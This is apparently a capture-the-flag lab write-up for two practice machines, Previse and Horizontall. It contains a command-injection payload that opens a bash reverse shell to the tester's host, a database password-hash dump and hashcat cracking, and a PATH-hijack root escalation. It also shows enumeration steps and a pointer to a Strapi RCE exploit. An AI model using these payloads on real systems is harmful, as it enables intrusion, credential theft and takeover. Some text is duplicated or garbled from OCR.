

Open Burp-Suite to perform an Intercept-Request at <http://10.10.14.104/logs.php> in **delim** to gain access to the machine.

First set up NetCat to capture connections running on port 9999

```
(root💀k1l0byt3)-[~/WriteUp/previse/siteBackup]
└─# nc -lvpn 9999
listening on [any] 9999 ...
```

Exploit :

```
delim=comma%26/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.29/9999+0>%261'
```



And boom! Managed to get target shell on user www-data. On this user we can't do many things because access is very limited, but we know in the file we have downloaded above we get the credentials for the database.

Enumeration Again

Run mysql and use the credentials that have been obtained in config.php follow these steps:

[Target Machine]

```
www-data@previse:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
<ml$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@previse:/var/www/html$ mysql -u root -p  
mysql -u root -p  
Enter password: *****
```

```
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 38  
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)
```

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```
www-data@previse:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
<ml$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@previse:/var/www/html$ mysql -u root -p  
mysql -u root -p  
Enter password: [REDACTED]
```

```
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 38  
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)
```

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> [REDACTED]

```

mysql> show databases;

<----snip---->

mysql> use previse;


mysql> show tables;

<----snip---->

mysql> select * from accounts;

+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1  | m4lwhere | $1$llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
| 2  | zackzoro  | $1$llol$QIjOFztX2K4sDx8ZLfYrI1 | 2022-01-19 06:21:29 |
| 3  | unknownperson | $1$llol$YNG0sB5KhqzbYnSlTe8Fb. | 2022-01-19 13:19:08 |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

```



```

root@k110byt3: ~/WriteUp
root@k110byt3: /home/v

| information_schema |
| mysql |
| performance_schema |
| previse |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use previse
use previse
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_previse |
+-----+
| accounts |
| files |
+-----+
2 rows in set (0.00 sec)

mysql> select * from accounts;
select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1  | m4lwhere | $1$llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
| 2  | zackzoro  | $1$llol$QIjOFztX2K4sDx8ZLfYrI1 | 2022-01-19 06:21:29 |
| 3  | unknownperson | $1$llol$YNG0sB5KhqzbYnSlTe8Fb. | 2022-01-19 13:19:08 |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

T Seen in the picture above there is a Hash-Password for the **m4lwhere** user, copy the hash into the file.

Password Cracking

Perform brute-force to decrypt passwords using hashcat. The hash type is MD5

```
[root@k1l0byt3 -]# echo '$1$llol$DQpmdvnb7Eeu06UaqRItf.' > m4lwhe
[root@k1l0byt3 -]# hashcat -a 0 -m 500 m4lwhe /usr/share/wordlists/rockyou.txt
```

The decryption process will take a while

```
$1$llol$DQpmdvnb7Eeu06UaqRItf.: [REDACTED]
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target...: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started...: Thu Jan 20 04:34:35 2022 (11 mins, 32 secs)
Time.Estimated.: Thu Jan 20 04:46:07 2022 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 10825 H/s (11.75ms) @ Accel:64 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7413504/14344385 (51.68%)
Rejected.....: 0/7413504 (0.00%)
Restore.Point...: 7413248/14344385 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1...: ilovecody98 -> ilovecj9/21
Hardware.Mon.#1..: Temp: 71c Util: 97%
```

The decryption process was successful! The target machine is also running SSH-Service (Port 22), follow the image below to log into the target machine:

```
[root@k1l0byt3 -]# ssh m4lwhe@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhCrRrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhe@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jan 19 14:56:09 UTC 2022

System load: 0.24           Processes:      199
Usage of /: 52.4% of 4.85GB  Users logged in:   0
Memory usage: 29%           IP address for eth0: 10.10.11.104
Swap usage:  0%

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 19 12:08:54 2022 from 10.10.14.73
m4lwhe@previse:~$
```

Flag & Privilege Escalation

```
m4lwhere@previse:~$ ls -la
total 48
drwxr-xr-x 5 m4lwhere m4lwhere 4096 Jan 19 11:09 .
drwxr-xr-x 3 root      root      4096 May 25  2021 ..
lrwxrwxrwx 1 root      root      9 Jun   6 2021 .bash_history -> /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere 220 Apr   4 2018 .bash_logout
-rw-r--r-- 1 m4lwhere m4lwhere 3771 Apr   4 2018 .bashrc
drwx----- 2 m4lwhere m4lwhere 4096 May 25  2021 .cache
drwxr-x--- 3 m4lwhere m4lwhere 4096 Jun 12  2021 .config
-rwxrwxrwx 1 m4lwhere m4lwhere 34 Jan 19 11:09 date
drwx----- 4 m4lwhere m4lwhere 4096 Jun 12  2021 .gnupg
-rw-r--r-- 1 m4lwhere m4lwhere 807 Apr   4 2018 .profile
-rw-r--r-- 1 m4lwhere m4lwhere 75 May 31  2021 .selected_editor
-r----- 1 m4lwhere m4lwhere 33 Jan 19 06:06 user.txt
lrwxrwxrwx 1 root      root      9 Jul 28 09:10 .viminfo -> /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere 75 Jun 18  2021 .vimrc
m4lwhere@previse:~$ cat user.txt
[REDACTED]
```

[Target Machine]

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
```

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cd /opt/scripts/
m4lwhere@previse:/opt/scripts$ cat access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/opt/scripts$
```

Notice in the image above that the script runs the gzip command indirectly. We can manipulate \$PATH. We can use this to get the root-shell by manipulating the \$PATH variable. Go to the path /dev/shm/ to gain read&write access then create a fake binary to gain root/administrator access on the machine.

Follow this steps :

[Target Machine]

```
m4lwhere@previse:/opt/scripts$ cd /dev/shm/
m4lwhere@previse:/dev/shm$ ls -la
total 0
drwxrwxrwt 2 root root 40 Jan 19 15:04 .
drwxr-xr-x 19 root root 3880 Jan 19 06:06 ..
m4lwhere@previse:/dev/shm$ echo "chmod +s /bin/bash" > date
m4lwhere@previse:/dev/shm$ chmod +x date
m4lwhere@previse:/dev/shm$ export PATH=$(pwd):$PATH
m4lwhere@previse:/dev/shm$ sudo -u root /opt/scripts/access_backup.sh
m4lwhere@previse:/dev/shm$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
*****
bash-4.4#
```

root@k1l0byt3: ~/WriteUp

```
m4lwhere@previse:/opt/scripts$ cd /dev/shm/
m4lwhere@previse:/dev/shm$ ls -la
total 0
drwxrwxrwt 2 root root 40 Jan 19 15:04 .
drwxr-xr-x 19 root root 3880 Jan 19 06:06 ..
m4lwhere@previse:/dev/shm$ echo "chmod +s /bin/bash" > date
m4lwhere@previse:/dev/shm$ chmod +x date
m4lwhere@previse:/dev/shm$ export PATH=$(pwd):$PATH
m4lwhere@previse:/dev/shm$ sudo -u root /opt/scripts/access_backup.sh
m4lwhere@previse:/dev/shm$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
[REDACTED]
bash-4.4#
```

AND THEN WE PWNED THE BOX!!!!



Horizontall



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	28 Aug 2021	Easy	20

HORIZONTALL

Machine Information :

Name	:	Horizontall
Difficulty	:	Easy
OS	:	Linux
Machine Creator	:	wai89
Machine Rating	:	☆ 4.3
IP	:	10.10.11.105

Enumeration

Port Scanning:

```
[root💀k1l0byt3]-(~/WriteUp/Horizontall]
# nmap -sV -sC -T4 10.10.11.105
Nmap scan report for 10.10.11.105
Host is up (1.8s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| 256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_ 256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.19 seconds
```

Add the domain to Hosts so that you can access the web-server, because the server does RestrictIP

<http://horizontall.htb> {<http://10.10.11.105> => <http://horizontall.htb>}


```
[root💀k1l0byt3]-(~/WriteUp/Horizontall]
# nano /etc/hosts
```

```
GNU nano 6.0


127.0.0.1      localhost
127.0.1.1      k1l0byt3
10.10.11.105    horizontall.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Visit <http://horizontall.hbt> on web-browser



After some time doing Web-enumeration I get info on file `/js/app.c68eb462.js`



```

horizontalall.htb/j/app.c68eb462.js
+ horizontalall.htb/j/app.c68eb462.js

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Other Bookmarks
130% ☆

fluid", attrs:{src:e("f3ea"), alt:"Gallery image"}))}), i("div", {staticClass:"row mt-5 justify-content-end"}, [i("div", {staticClass:"col-md-2"}, [i("button", {staticClass:"btn btn-outline-secondary", attrs:{type:"button"}}, [t, v(" See all works ")]))), function(){var t=this, s=t.$createElement, i=t. self. c|;s;return i("div", {staticClass:"container"}, [i("div", {staticClass:"row align-items-center justify-content-center"}, [i("div", {staticClass:"col-md-5"}, [i("button", {staticClass:"btn btn-outline-warning mb-3", attrs:{type:"button"}}, [t, v(" Coding "))), i("h1", [t, v(" We code."))), i("p", [t, v(" Lorem ipsum dolor sit amet, consectetur adipisicing elit. Delectus, tempore placeat corrupti enim, cumque ex? Mollitia nihil sint cumque omnis iure nisi. "))), i("div", {staticClass:"col-md-5"}, i("img", {attrs:{src:e("2413"), alt:""}))), i("div", {staticClass:"col-md-5"}, i("img", {attrs:{src:e("99c0"), alt:""}))), i("div", {staticClass:"col-md-5"}, [i("button", {staticClass:"btn btn-outline-success mb-3", attrs:{type:"button"}}, [t, v(" Marketing "))), i("h1", [t, v(" We promote."))), i("p", [t, v(" Lorem ipsum dolor sit amet, consectetur adipisicing elit. Delectus, tempore placeat corrupti enim, cumque ex? Mollitia nihil sint cumque omnis iure nisi. "))), i("button", {staticClass:"btn btn-outline-light mb-3", attrs:{type:"button"}}, [t, v(" Selling "))), i("h1", [t, v(" We sell."))), i("p", [t, v(" Lorem ipsum dolor sit amet, consectetur adipisicing elit. Delectus, tempore placeat corrupti enim, cumque ex? Mollitia nihil sint cumque omnis iure nisi. "))), i("div", {staticClass:"col-md-5"}, i("img", {attrs:{src:e("6ba1"), alt:""}))), function(){var t=this, s=t.$createElement, i=t. self. c|;s;return i("div", {staticClass:"contact"}, [i("div", {staticClass:"container"}, [i("div", {staticClass:"row"}, [i("div", {staticClass:"col-md-5"}, [i("h1", [t, v("Contact us."))), i("div", {staticClass:"mb-3"}, [i("label", {staticClass:"form-label", attrs:{for:"exampleFormControlInput1"}, placeholder:"name@example.com"}))), i("div", {staticClass:"mb-3"}, [i("label", {staticClass:"form-label", attrs:{for:"exampleFormControlTextareal1"}, [t, v("Example textarea")]}), i("textarea", {staticClass:"form-control", attrs:{id:"exampleFormControlTextareal1", rows:"3"}))}, i("button", {staticClass:"btn btn-outline-secondary", attrs:{type:"button"}}, [t, v(" Send "))), i("div", {staticClass:"col-md-5"}, [i("img", {attrs:{src:e("4541"), alt:"Contact image"}))]))))), C= {}, h=C, b=(e("8871"), Object(u["a"])(h, g, f, !1, null, null, null)), w=B, exports=y={name:"App", components:{Navbar:v, Home:w}, data:function() {return reviews:[], methods:{getReviews:function(){var t=this; r.a.get("http://api-prod.horizontal.all/reviews").then((function(s){return t.reviews=s, data}))}}, x=y, A=(e("034f"), Object(u["a"])(x, a, l, !1, null, null, null)), E=A, exports.M=e("8c4f"), L=e("5f5b"), I=e("ble0"); e("f9e3"), e("2dd8"); i["default"], use(L["a"]), i["default"], use(M["a"]); i["default"], use(M["a"]); i["default"], config.productionTip=1, new i["default"]({render:function(t){return t(E)}}, s.mount("#app")), "6ba1":function(t,s,e) {t.exports=e, p="img/revenue_71587b74.svg", "85ec":function(t,s,e){t.exports=e, p+"img/marketing_4b7dfec0.svg"}, "99c0":function(t,s,e) {t.exports=e, p="img/4.52389c77.png", "99c0":function(t,s,e){t.exports=e, p+"img/marketing_4b7dfec0.svg"}, "99c0":function(t,s,e) {t.exports=e, p="img/1.cef2c2c1.png", cc09: function(t,s,e){t.exports=e, p="img/horizontalall.2db2bc37.png"}, e611: function(t,s,e) {t.exports=e, p="img/3.25f1ff60.png", e891: function(t,s,e){t.exports=e, p="img/email_campaign_monochromatic_f0faa6a4.svg"}, eafb: function(t,s,e) {t.exports=e, p="img/2.76afc074.png", f3ea: function(t,s,e){t.exports=e, p="img/C3.la5adf9b.jpg"}, fd7d: function(t,s,e){t.exports=e, p="img/seo_monochromatic_5fce4827.svg"}}}); // sourceMappingURL=app.c68eb462.js.map

```

In the Source-Code, it can be seen that the target machine is running another hosting (<http://api-prod.horizontal.all>), also add that domain to /etc/hosts :


```

GNU nano 6.0

127.0.0.1      localhost
127.0.1.1      k1l0byt3
10.10.11.105   horizontalall.htb api-prod.horizontal.all

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```




Web Enumeration

Lets use *gobuster* for bruteforcing directory on <http://api-prod.horizontal.htb>

```
[root💀k1lloby3t3]-[~/WriteUp/Horizontal]
└─# gobuster dir -u http://api-prod.horizontal.htb/ -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://api-prod.horizontal.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
13:41:09 Starting gobuster in directory enumeration mode
=====
/reviews (Status: 200) [Size: 507]
/users (Status: 403) [Size: 60]
/admin (Status: 200) [Size: 854]
/Reviews (Status: 200) [Size: 507]
/Users (Status: 403) [Size: 60]
/Admin (Status: 200) [Size: 854]
Progress: 22410 / 220561 (10.16%) ^C
[!] Keyboard interrupt detected, terminating.

=====
2022/01/21 13:44:07 Finished
=====
```

Found [/admin](#) directory, then visit <http://api-prod.horizontal.htb/admin>



In the picture above, the login page uses *Strapi-CMS* with version **3.0.0-beta.17.4**

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requ...
http://api-prod.horizontal.htb	GET	/		200	899	HTML	Welcome to your API		13:40:15 21...
	GET	/admin		200	1340	HTML	Strapi Admin		13:43:17 21...
	GET	/admin/6301a48360...		200	2943	XML			13:43:44 21...
	GET	/admin/init		200	564	JSON			13:43:44 21...
	GET	/admin/runtime-ma...		200	9730	script			13:43:18 21...
	GET	/users-permissions/...		200	436	JSON			13:43:36 21...

Then look for exploits for `StrapiVersion: 3.0.0.17.4`, and found [Strapi CMS 3.0.0-beta.17.4 – Remote Code Execution \(RCE\) \(Unauthenticated\)](#)

Link : <https://www.exploit-db.com/exploits/50239>

Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)

EDB-ID: 50239	CVE: N/A	Author: MUSYOKA IAN	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-08-30
EDB Verified: ✘	Exploit: Download / Source	Vulnerable App:			

```
